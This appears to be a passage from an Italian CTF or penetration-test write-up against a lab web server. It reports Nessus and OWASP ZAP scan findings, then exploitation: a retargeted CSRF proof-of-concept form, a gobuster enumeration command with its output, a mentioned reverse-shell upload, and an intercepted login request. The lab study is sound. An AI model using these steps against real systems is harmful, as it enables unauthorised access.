Come evidenziato nella Figura 4.7, la scansione della macchina è stata condotta mediante l'impiego della modalità "Basic Network Scan" utilizzando il software Nessus. Questa scansione ha richiesto un periodo di tempo di 7 minuti ed ha rivelato la presenza di numerose criticità. In particolare, il tool Nessus ha prodotto complessivamente 26 risultati, suddivisi in base allo standard CVSS v3.0, dei quali 9 sono stati classificati come criticità elevate, 2 come criticità alte e 15 come risultati di tipo informativo (INFO), rappresentanti informazioni ottenibili dalla macchina bersaglio che non costituiscono una vera e propria vulnerabilità ma potrebbero risultare utili per un potenziale attaccante.




Figura 4.7: Diagramma a torta delle vulnerabilità

A seguito di questa scansione automatizzata delle vulnerabilità, sono emerse le seguenti vulnerabilità critiche e alte come risultato del processo di analisi (Figura 4.8).

<input type="checkbox"/> Sev ▾	CVSS ▾	VPR ▾	Name Family ▾	Count ▾	
<input type="checkbox"/> CRITICAL	9.8	9.4	ApacWeb Servers	1	
<input type="checkbox"/> CRITICAL	9.8	8.4	ApacWeb Servers	1	
<input type="checkbox"/> CRITICAL	9.8	8.4	ApacWeb Servers	1	
<input type="checkbox"/> CRITICAL	9.8	7.4	ApacWeb Servers	1	
<input type="checkbox"/> CRITICAL	9.8	7.4	ApacWeb Servers	1	
<input type="checkbox"/> CRITICAL	9.8	7.4	ApacWeb Servers	1	
<input type="checkbox"/> CRITICAL	9.8	6.7	ApacWeb Servers	1	
<input type="checkbox"/> CRITICAL	9.0	8.1	ApacWeb Servers	1	
<input type="checkbox"/> CRITICAL	9.0	7.3	ApacWeb Servers	1	
<input type="checkbox"/> HIGH	7.5	4.4	ApacWeb Servers	1	
<input type="checkbox"/> HIGH	7.5	4.4	ApacWeb Servers	1	

Figura 4.8: Vulnerabilità critiche trovate dal tool Nessus

Utilizzando filtri specifici che permettono di identificare le criticità associate agli exploit, è possibile osservare, come indicato nella Figura 4.9, che tali problematiche sono relative ai server Apache. Questa evidenza indica che le vulnerabilità rilevate sono specifiche del software Apache utilizzato per i servizi web.

<input type="checkbox"/> Sev ▾	CVSS ▾	VPR ▾	Name Family ▾	Count ▾	
<input type="checkbox"/> CRITICAL	9.8	8.4	ApacWeb Servers	1	
<input type="checkbox"/> CRITICAL	9.8	8.4	ApacWeb Servers	1	
<input type="checkbox"/> CRITICAL	9.0	8.1	ApacWeb Servers	1	

Figura 4.9: Vulnerabilità critiche con exploit disponibile

Web Application Tests

Come evidenziato nella Figura 4.10, l'analisi dell'infrastruttura è stata condotta utilizzando la modalità "Web Application Tests" attraverso l'impiego del software Nessus. Tale procedura di scansione, che ha richiesto un periodo di tempo di 7 minuti, ha rivelato la presenza di numerose problematiche critiche, le quali possono essere confrontate con quelle precedentemente individuate mediante la scansione effettuata utilizzando la modalità "Basic Network Scan". Di conseguenza, è stato constatato che le criticità identificate in entrambe le modalità di scansione concordano.

Nello specifico, l'utilizzo della modalità "Web Application Tests" durante l'analisi dell'infrastruttura ha permesso di eseguire una scansione mirata e approfondita delle applicazioni web presenti nell'asset preso in esame. Il confronto tra le criticità riscontrate durante la scansione in modalità "Web Application Tests" e quelle rilevate durante la scansione in modalità "Basic Network Scan" ha rivelato una coincidenza delle problematiche individuate. Questo fatto indica che le vulnerabilità presenti nelle applicazioni web sono le stesse riscontrate tramite la scansione di base della rete. Tale corrispondenza delle criticità rilevate conferma la loro rilevanza.




Figura 4.10: Diagramma a torta delle vulnerabilità

4.3 Analisi delle Vulnerabilità nelle Applicazioni Web

4.3.1 OWASP ZAP

OWASP ZAP (Zed Attack Proxy) è un software open-source che rappresenta uno strumento di rilevanza significativa nel contesto dell'analisi e della valutazione della sicurezza delle applicazioni web. Attraverso la sua natura di proxy, esso offre la possibilità di individuare e valutare le vulnerabilità che possono essere riscontrate nelle applicazioni web sia nel corso del processo di sviluppo che in fase di produzione.

Come evidenziato nella Figura 4.11, la scansione dell'applicativo web è stata condotta mediante l'impiego della modalità "Automated Scan" utilizzando il software sopracitato. Questa scansione ha rivelato la presenza di numerose criticità.




Figura 4.11: Tipologia di scansione

In particolare, come possiamo notare dalla Figura 4.12, il tool ha prodotto diversi risultati, suddivisi in base allo standard CVSS v3.0, dei quali 2 sono stati classificati come criticità medie, 4 come criticità basse e 5 come risultati di tipo informativo (INFO), rappresentanti informazioni ottenibili dalla macchina bersaglio che non costituiscono una vera e propria vulnerabilità ma potrebbero risultare utili per un potenziale attaccante.




Figura 4.12: Analisi dei rischi

A seguito di questa scansione automatizzata delle vulnerabilità, sono emerse le seguenti tipologie di vulnerabilità come risultato del processo di analisi (Figura 4.13).

Alert type	Risk	Count
Content Security Policy (CSP) Header Not Set	Medio	5 (100, 0%)
Missing Anti-clickjacking Header	Medio	3 (60, 0%)
Server Leaks Version Information via "Server" HTTP Response Header Field	Basso	7 (140, 0%)
X-Content-Type-Options Header Missing	Basso	4 (80, 0%)
Modern Web Application	Informativo	3 (60, 0%)
Total		5

Figura 4.13: Tipologie di vulnerabilità trovate

Analisi di exploit.html

Dall'analisi condotta in precedenza, emerge la presenza all'interno dell'applicazione web di una pagina HTML che potenzialmente può rappresentare un punto di vulnerabilità.

Di conseguenza, allo scopo di esplorare ulteriormente il contenuto di tale pagina e valutarne l'impatto potenziale, è stata effettuata una visita del percorso specifico, accedendo alla pagina tramite l'indirizzo "http://192.167.64.7/exploit.html". L'azione compiuta è documentata e visualizzabile nell'ambito della Figura 4.14.




Figura 4.14: Visita della pagina exploit.html

La pagina in questione offre la funzionalità di caricamento di un file e la possibilità di inviare la sottomissione tramite il percorso "http://localhost/profile.php".

Al fine di condurre un'analisi approfondita e identificare eventuali vulnerabilità associate a questa pagina, è stato utilizzato lo strumento di scansione OWASP ZAP. Mediante l'esecuzione di una scansione mirata sulla pagina web "exploit.html", è stato possibile valutare le possibili vulnerabilità presenti.

Dall'analisi visiva del codice sorgente nella Figura 4.15, si può osservare un commento lasciato dallo sviluppatore che riporta l'annotazione seguente: "CSRF PoC - generato da Burp Suite Professional". Questa annotazione ha attirato particolare attenzione, suscitando l'interesse per approfondire l'argomento consultando la documentazione ufficiale¹.

¹<https://portswigger.net/burp/documentation/desktop/tools/engagement-tools/generate-csrf-poc>

```

<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body background="black">

    <form action="http://localhost/profile.php" method="POST" enctype=
    "multipart/form-data">
      <input type="file" name="file">
      <input type="submit" >
    </form >

  </body>
</html>

```

Figura 4.15: Visita del codice sorgente della pagina "http://192.167.64.7/exploit.html"

Inoltre, mediante l'osservazione del codice presente nella pagina, è possibile notare che il file in esame sta cercando di caricarsi su "localhost" anziché sull'indirizzo IP di destinazione. Tale osservazione rappresenta un elemento rilevante che richiede un'analisi più approfondita e un'ulteriore indagine al fine di comprenderne le implicazioni e le possibili conseguenze di questa discrepanza nell'indirizzamento.

Grazie all'utilizzo del tool di scansione, è stato possibile identificare la presenza di una vulnerabilità nella pagina web, come evidenziato nella Figura 4.16. In particolare, si è riscontrata "Assenza di un Token Anti-CSRF", svelando così la suddetta vulnerabilità.



Figura 4.16: Vulnerabilità trovata

In seguito all'esame della suddetta pagina web, è stata effettuata un'analisi approfondita del percorso "http://192.167.64.7/exploit.html". Tuttavia, questa scansione non ha rivelato la presenza di ulteriori pagine che potessero essere rilevanti per l'individuazione di potenziali vulnerabilità.

Analisi di enter_network

Dall'analisi condotta in precedenza, emerge la presenza all'interno dell'applicazione web di una pagina HTML che potenzialmente può rappresentare un punto di vulnerabilità.

Di conseguenza, allo scopo di esplorare ulteriormente il contenuto di tale pagina e valutarne l'impatto potenziale, è stata effettuata una visita del percorso specifico, accedendo alla pagina tramite l'indirizzo "http://192.167.64.7/enter_network". L'azione compiuta è documentata e visualizzabile nell'ambito della Figura 4.17.




Figura 4.17: Visita della pagina "http://192.167.64.7/enter_network"

La pagina in oggetto fornisce la capacità di autenticazione mediante l'inserimento di nome utente e password.

Al fine di condurre un'analisi approfondita e identificare eventuali vulnerabilità associate a questa pagina, è stato utilizzato lo strumento di scansione OWASP ZAP. Mediante l'esecuzione di una scansione mirata sulla pagina web "enter_network", è stato possibile valutare le possibili vulnerabilità presenti.

Dall'analisi visiva del codice sorgente mostrato della Figura 4.18, si può notare che la pagina in esame contiene un form con un'azione vuota, pertanto, una sua compilazione ipotetica non genererebbe la visualizzazione di alcuna pagina. Questa circostanza ha suscitato un'attenzione particolare, inducendo a effettuare una scansione sull'indirizzo "http://192.167.64.7/enter_network" al fine di determinare la presenza di eventuali collegamenti aggiuntivi.

```

<!DOCTYPE html>
<html>
<head>
    <title>entering network</title>
</head>
<body>
    <center>
        <form action="" method="POST">
            username: <input type="text" name="user">
            <br>
            password: <input type="password" name="pass">
            <br>
            <input type="submit" name="sub" value="SEND">
        </form>
    </center>
</body>
</html>

```

Figura 4.18: Visita del codice sorgente della pagina "http://192.167.64.7/enter_network"

Dall'analisi dell'output della scansione, come evidenziato nel capitolo precedente, è possibile osservare la presenza di due pagine web all'interno della directory "/enter_network". La prima pagina è denominata "index.php" e corrisponde alla pagina di accesso precedentemente presentata. La seconda pagina è denominata "admin.php" e mostra un messaggio indicante che l'interfaccia è riservata agli amministratori. Tuttavia, queste informazioni non hanno fornito ulteriori dettagli, pertanto si procederà con una scansione delle vulnerabilità utilizzando il software OWASP ZAP.




Figura 4.19: Tipologia di scansione

Grazie all'utilizzo del tool di scansione OWASP ZAP in modalità "Automated Scan" sull'indirizzo "http://192.167.64.7/enter_network", è stato possibile identificare la presenza di una vulnerabilità nella pagina web, come evidenziato nella Figura 4.20. In particolare, si è

riscontrata "SQL Injection - MySQL", svelando così la suddetta vulnerabilità.




Figura 4.20: Vulnerabilità trovate

CAPITOLO 5

Target Exploitation

La fase di Target Exploitation mira a "sfruttare" le vulnerabilità identificate al fine di trarne vantaggio. Gli obiettivi principali del Target Exploitation comprendono il conseguimento di un pieno controllo sul maggior numero possibile di macchine target all'interno dell'asset analizzato e l'acquisizione di ulteriori informazioni e visibilità sull'asset stesso e sui sistemi contenuti al suo interno.

5.0.1 Parte I

Dalle informazioni acquisite nei capitoli precedenti, si può constatare che la web application presenta diverse pagine, tra cui "index.html", che non fornisce informazioni rilevanti per eseguire un attacco, "profile.php", che risulta completamente vuota, e "exploit.html", ottenuta attraverso scansioni più approfondite.

Considerando la pagina denominata "exploit.html", al fine di approfondire la sua natura e valutare le possibili implicazioni, è stato eseguito un accesso diretto a tale percorso tramite l'indirizzo "<http://192.167.64.7/exploit.html>". L'azione compiuta è stata documentata e può essere consultata all'interno della Figura 5.1.




Figura 5.1: Visita della pagina exploit.html

È possibile notare che al suo interno presenta un pulsante per il caricamento di un file e un pulsante di submit dell'azione. Configurando un documento di reverse shell e caricandolo nell'apposita sezione, come mostrato nella figura 5.2, ricevo un messaggio di errore di "localhost: 80" non trovato.




Figura 5.2: Submit reverse shell

Successivamente, ispezionando il codice sorgente come mostrato dall'analisi visiva della Figura 5.3, si può osservare un commento lasciato dallo sviluppatore che riporta l'annotazione seguente: "CSRF PoC - generato da Burp Suite Professional". Questa annotazione ha attirato particolare attenzione, suscitando l'interesse per approfondire l'argomento consultando la documentazione ufficiale.

Inoltre, mediante l'osservazione del codice presente nella pagina, è possibile notare che il file in esame sta cercando di caricarsi su "localhost" anziché sull'indirizzo IP di destinazione. Tale osservazione rappresenta un elemento rilevante che richiede un'analisi più approfondita e un'ulteriore indagine al fine di comprenderne le implicazioni e le possibili conseguenze di

questa discrepanza nell'indirizzamento.

Le considerazioni sopra esposte ci consentiranno di sfruttare la vulnerabilità in questione al fine di ottenere una porzione della CTF (Capture The Flag).

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body background="black">

<form action="http://localhost/profile.php" method="POST" enctype=
"multipart/form-data">
    <input type="file" name="file">
    <input type="submit" >
</form >

</body>
</html>
```

Figura 5.3: Visita del codice sorgente della pagina "http://192.167.64.7/exploit.html"

Cross Site Request Forgery

A questo punto, è stato intrapreso il procedimento di duplicazione del codice sorgente del file "exploit.html" all'interno di un ambiente locale, seguito dalla modifica dell'attributo "action" del form, il quale è stato configurato con l'URL "http://192.167.64.7/profile.php". Successivamente, mediante l'utilizzo di un terminale, ho selezionato la directory in cui è stato creato il duplicato del file ed è stato eseguito il comando specificato nella Figura 5.4, consentendo così il caricamento locale della pagina web all'indirizzo "http://192.167.64.6/exploit.html".



Figura 5.4: Comando di avvio del server in locale

Dopo aver eseguito la duplicazione del codice sorgente della pagina "exploit.html" in un ambiente locale, è stato osservato che la pagina risultava identica a quella presente sulla macchina target, ad eccezione dell'attributo "action" presente nel bottone denominato "Submit Query", come evidenziato nella Figura 5.5.




Figura 5.5: http://192.167.64.6/exploit.html

Successivamente, procedendo con il clic sul bottone "Submit Query", la pagina ha effettuato un reindirizzamento all'indirizzo "http://192.167.64.7/profile.php", e abbiamo ottenuto la prima parte del flag all'interno di "profile.php", come illustrato nella Figura 5.6.




Figura 5.6: Ottenimento prima parte CTF

La vulnerabilità sfruttata per ottenere la prima parte della CTF è stata il Cross-Site Request Forgery (CSRF)¹, un tipo di attacco che consente all'attaccante di ingannare l'applicazione web facendo apparire una richiesta dannosa come se provenisse dall'utente autenticato.

5.0.2 Parte II

Al fine di procedere con il completamento della CTF, è stato condotto un ulteriore processo di ricerca sul web come mostrato dal capitolo precedente al fine di individuare eventuali altri elementi che potessero fornire l'opportunità di ottenere la restante parte della flag.

Durante questa fase di ricerca, è stata scoperta l'esistenza di una directory denominata "/enter_network", la quale è stata identificata come oggetto di analisi e potenziale attacco.

Conseguentemente, allo scopo di esplorare ulteriormente il contenuto di tale pagina e valutarne un possibile attacco, è stata effettuata una visita del percorso specifico, accedendo alla pagina tramite l'indirizzo "http://192.167.64.7/enter_network". L'azione compiuta è documentata e visualizzabile nell'ambito della Figura 5.7.




Figura 5.7: Visita della pagina "http://192.167.64.7/enter_network"

La pagina in oggetto fornisce la capacità di autenticazione mediante l'inserimento di nome utente e password.

Mediante l'esecuzione di una scansione mirata sulla pagina web "enter_network", è stato possibile valutare il codice sorgente della stessa.

¹<http://projects.webappsec.org/w/page/13246919/Cross-Site-Request-Forgery>

```
<!DOCTYPE html>
<html>
<head>
    <title>entering network</title>
</head>
<body>
    <center>
        <form action="" method="POST">
            username: <input type="text" name="user">
            <br>
            password: <input type="password" name="pass">
            <br>
            <input type="submit" name="sub" value="SEND">
        </form>
    </center>
</body>
</html>
```

Figura 5.8: Visita del codice sorgente della pagina "http://192.167.64.7/enter_network"

Dall'analisi visiva della Figura 5.8, si può notare che la pagina in esame contiene un form con un'azione vuota, pertanto, una sua compilazione ipotetica non genererebbe la visualizzazione di alcuna pagina. Questa circostanza ha suscitato un'attenzione particolare, inducendo a effettuare una scansione sull'indirizzo "http://192.167.64.7/enter_network" al fine di determinare la presenza di eventuali collegamenti aggiuntivi.

Il comando impiegato per l'analisi delle directory correlate ad esso è illustrato nella Figura 5.9:

```
● ● ●
1 gobuster dir -u http://192.167.64.7/enter_network -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
2 -e -k -x txt,html,php,css, js,sh,py,cgi, db -t 100
```

Figura 5.9: Comando Gobuster eseguito per la scansione

Dall'analisi dell'output della scansione, come evidenziato nella Figura 5.10, è possibile osservare la presenza di due pagine web all'interno della directory "/enter_network". La prima pagina è denominata "index.php" e corrisponde alla pagina di accesso precedentemente presentata nella Figura 5.7. La seconda pagina è denominata "admin.php" e mostra un messaggio indicante che l'interfaccia è riservata agli amministratori. Tuttavia, queste informazioni non hanno fornito ulteriori dettagli.

```
(root㉿kali)-[~/home/kali]
# gobuster dir -u http://192.168.64.7/enter_network -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e -k -x txt,html,php,css,js,sh,py,cgi,db -t 100
[+] Url:          http://192.168.64.7/enter_network
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.5
[+] Extensions:   html,css,py,db,txt,php,js,sh,cgi
[+] Expanded:     true
[+] Timeout:      10s

2023/06/07 15:47:29 Starting gobuster in directory enumeration mode

http://192.168.64.7/enter_network/.html                               (Status: 403) [Size: 277]
http://192.168.64.7/enter_network/index.php                            (Status: 200) [Size: 324]
http://192.168.64.7/enter_network/admin.php                           (Status: 200) [Size: 1
```

Figura 5.10: Output della scansione delle directory

A questo punto, è stato effettuato un tentativo di accesso al sistema in esame utilizzando le seguenti credenziali: username "user" e password "123456test". Tuttavia, tale tentativo non ha avuto successo nell'ottenere l'accesso al sistema.

Successivamente, è stato impiegato il tool denominato Burp Suite, un insieme di strumenti di sicurezza informatica ampiamente utilizzati per testare e valutare la sicurezza delle applicazioni web. Come è possibile evincere dalla Figura 5.11, Burp Suite è stato utilizzato in modalità "Proxy", configurato per intercettare e manipolare il traffico HTTP tra il browser web e il server dell'applicazione. In particolare, è stato collegato al browser che navigava all'indirizzo "http://192.167.64.7/enter_network".

L'utilizzo di Burp Suite in modalità "Proxy" ha consentito di analizzare e modificare le richieste e le risposte HTTP scambiate tra il client e il server. Durante questo processo, è stato possibile rilevare i cookie associati alle sessioni di autenticazione dell'applicazione, fornendo informazioni sull'utente e il suo ruolo nel sistema.

L'analisi dei cookie ottenuti attraverso Burp Suite ha fornito ulteriori informazioni utili per comprendere il contesto dell'accesso e identificare gli attributi di autorizzazione associati all'utente autenticato. Questo ha contribuito a migliorare la comprensione del sistema e a indirizzare ulteriori attività di test e valutazione della sicurezza.

```

1 POST /enter_network/ HTTP/1.1
2 Host: 192.168.64.7
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://192.168.64.7
10 Connection: close
